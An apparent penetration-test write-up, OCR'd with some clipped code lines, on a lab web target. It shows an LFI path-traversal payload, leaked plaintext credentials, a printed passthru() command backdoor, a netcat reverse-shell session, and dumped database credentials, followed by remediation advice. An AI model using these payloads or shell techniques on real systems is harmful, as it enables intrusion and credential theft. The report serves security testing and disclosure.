
Evidence






```
    </div>
</div>
<div class="row row-bottom-padded-sm">
    <div class="col-md-4 col-sm-6 col-xxs-12">
        <a href="img.php?file=images/korone.jpg" class="fh5co-project-item image-popup to-animate"
            <img src="img.php?file=images/korone.jpg" alt="Image" class="img-responsive">
            <div class="fh5co-text">
            <h2>Korone Inugami</h2>
            <span>Yubi Yubi!</span>
```

- **LFI proof of concept**
    -


- 
dev.holo.live/img.php?fil
dev.holo.live/img.php?fil
Not secure
dev.holo.live/img.php?file=../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

- **<u>Discovered_secret_credentials</u>**
  <u>(```https://dev.holo.live/img.php?file=../../../var/www/admin/supersecretdir/creds.txt```)</u>
  - 
dev.holo.live/img.php?fil
Not secure
dev.holo.live/img.php?file=../../../var/www/admin/supersecretdir/cred...

```
I know you forget things, so I'm leaving this note for you:
admin:DBManagerLogin!
- gurag <3
```

- **<u>login into the admin panel using the discovered credentials (admin :DBManagerLogin!)</u>**

○ 

Steps to Reproduce:

1. Navigate to the dev.holo.live/img.php?file=
2. Use path traversal using ../../../ to reach the dirs u want
3. Navigate to the /superadmincreds/cred.txt
4. You can find the credentials in plaintext
5. Use it to login in to the admin.holo.live and the admin panel will be accessible, allowing the attacker full administrative control.

Remediation Guidance:

1. **Enforce strict input validation and sanitization** on all user-supplied file paths, particularly on parameters such as `img?file=`. Input should be normalized and validated before use.

2. **Implement a whitelist-based input filter:** Do not rely only on black-listing filtration as it can be incomplete causing unauthorized LFI [CWE-184: Incomplete List of Disallowed Inputs](https://cwe.mitre.org/data/definitions/184.html) instead use the white-list filtration to allow only specific, known-safe filenames or paths. This ensures users can only access intended resources and prevents arbitrary file access.

3. **Disallow directory traversal patterns by**

- rejecting any input containing sequences such as ../, ..\\, or URL-encoded equivalents (`%2e%2e%2f`). These should be explicitly blacklisted to block common LFI attack vectors.

4. **Multi-Factor Authentication (MFA):**

- Add MFA to the admin and other high-privilege accounts to reduce the likelihood of unauthorized access, even if credentials are compromised.


5. **Role-Based Access Control:**

- Ensure that even if attackers gain access to an account, they have limited permissions. Avoid granting administrative privileges based solely on username.

2.3 Remote Code Execution via Backdoor in dashboard. Php in Admin Panel


Ref ID: ######-1-3

Vulnerability Details:

Severity:	Critical
Affected system:	192.168.100.100 (Container IP) | 10.200.110.33 (Host IP)
CWE	CWE-78: [Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')](https://cwe.mitre.org/data/definitions/78.html)
Severity Rating (CVSS V3):	9.9
Remediation owner	Web Application Developer/System Owner
Proof of concept	admin.holo.live/dashboard.php?cmd=ls+pwd  admin.holo.live/dashboard.php?cmd=pwd /var/www/admin


Description and reproduction:

After accessing the admin panel using previously discovered credentials (`creds.txt` via LFI), a code review of the admin interface revealed a commented-out backdoor in the page source:



```
              </div>
            </div>
            <div class="col-xl-4 col-lg-12">
              <div class="card card-chart">
                <div class="card-header card-header-warning">
                  <div class="ct-chart" id="websiteViewsChart"></div>
                </div>
                <div class="card-body">
                  <h4 class="card-title"> 83
Visitors today</h4>
                <!--                    //if ($_GET['cmd'] === NULL) { echo passthru("cat /tmp/Views.txt"); } else { echo passthru($_GET['cmd']);} -->
          </div>
              </div>
            </div>
        <script>
          const x = new Date().getFullYear();
          let date = document.getElementById('date');
          date.innerHTML = '&copy; ' + x + date.innerHTML;
        </script>
      </div>
```


* This PHP code executes system commands passed via the `cmd` GET parameter using `passthru()`, a dangerous function that provides raw shell access to the underlying system. Although the code was commented out in HTML, it remained within the server-side script, allowing execution through direct parameter injection.



admin.holo.live/dashboard.php?cmd=pwd


/var/www/admin isitors today

* This allowed US(the attacker) to gain remote shell access to the target server confirming full Remote Code Execution (RCE) capability enabling the hacker to gain access to user data , DB admin creds and access to the 192.168.100.0/24 internal network via 192.168.100.100 container .




```
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>ncat -lvnp 4444 -4
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: bind to 0.0.0.0:4444: An attempt was made to access a socket in a way forbidden by its access pe
issions. . QUITTING.

C:\WINDOWS\system32>ncat -lvnp 1234 -4
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.200.110.33:52422.
script /dev/null -c bash
Script started, file is /dev/null
www-data@d81bf8bca584:/var/www/admin$ ls
ls
action_page.php  dashboard.php   docs      hololive.png  robots.txt
assets           db_connect.php  examples  index.php     supersecretdir
www-data@d81bf8bca584:/var/www/admin$ cat supersecretdir
cat supersecretdir
cat: supersecretdir: Is a directory
www-data@d81bf8bca584:/var/www/admin$ ^C
C:\WINDOWS\system32>ncat -lvnp 1234 -4
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.200.110.33:52428.
script /dev/null -c bash
Script started, file is /dev/null
www-data@d81bf8bca584:/var/www/admin$ ls
ls
action_page.php  dashboard.php   docs      hololive.png  robots.txt
assets           db_connect.php  examples  index.php     supersecretdir
www-data@d81bf8bca584:/var/www/admin$ pwd
pwd
/var/www/admin
www-data@d81bf8bca584:/var/www/admin$ whoami
whoami
www-data
www-data@d81bf8bca584:/var/www/admin$ cat supersecretdir
cat supersecretdir
cat: supersecretdir: Is a directory
www-data@d81bf8bca584:/var/www/admin$ cd supersecretdir
cd supersecretdir
www-data@d81bf8bca584:/var/www/admin/supersecretdir$ ls
ls
creds.txt
www-data@d81bf8bca584:/var/www/admin/supersecretdir$ cat creds.txt
cat creds.txt
I know you forget things, so I'm leaving this note for you:
admin:DBManagerLogin!
- gurag <3
www-data@d81bf8bca584:/var/www/admin/supersecretdir$ cd ..
cd ..
```

- Revealing user sensitive data and accessing the internal network 192.168.100.0/24




```
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.100  netmask 255.255.255.0  broadcast 192.168.100.255
        ether 02:42:c0:a8:64:64  txqueuelen 0  (Ethernet)
        RX packets 545  bytes 50028 (50.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 462  bytes 187000 (187.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- we found MySQL database admin credentials in `db_connect.php` using this credentials to   connect to the MySQL server and reveal other users creds




```
at db_connect.php
?php

efine('DB_SRV', '192.168.100.1');
efine('DB_PASSWD', "!123SecureAdminDashboard321!");
efine('DB_USER', 'admin');
efine('DB_NAME', 'DashboardDB');

connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

f($connection == false){

       die("Error: Connection to Database could not be made." . mysqli_connect_error());

>
```

*** we found also the we are currently in a container**



From the docker processes

```
cd proc
cd 1
pwd
/proc/1
cat cgroup
12:devices:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd671
11:cpuset:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd671
10:rdma:/
9:perf_event:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd671
8:memory:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd671
7:blkio:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd671
6:pids:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd671
5:cpu,cpuacct:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd671
4:freezer:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd671
3:hugetlb:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd671
2:net_cls,net_prio:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd6
1:name=systemd:/docker/997c6717a5c73521cf5b8b38c457a6d48e3a71e4f4e36e784afb1fa421bdd671
0::/system.slice/containerd.service
```



- Remediation steps:
  1. Immediate Actions needed to prevent the attackers gaining RCE on the system
     1. by removing **the backdoor code** from `dashboard.php` immediately, both commented sections.
     2. **Revoke any compromised credentials**, including the MySQL admin and any web panel logins accessed.
     3. **Terminate any unauthorized sessions or shells** that may still be open via the backdoor.
  2. Code hardening:
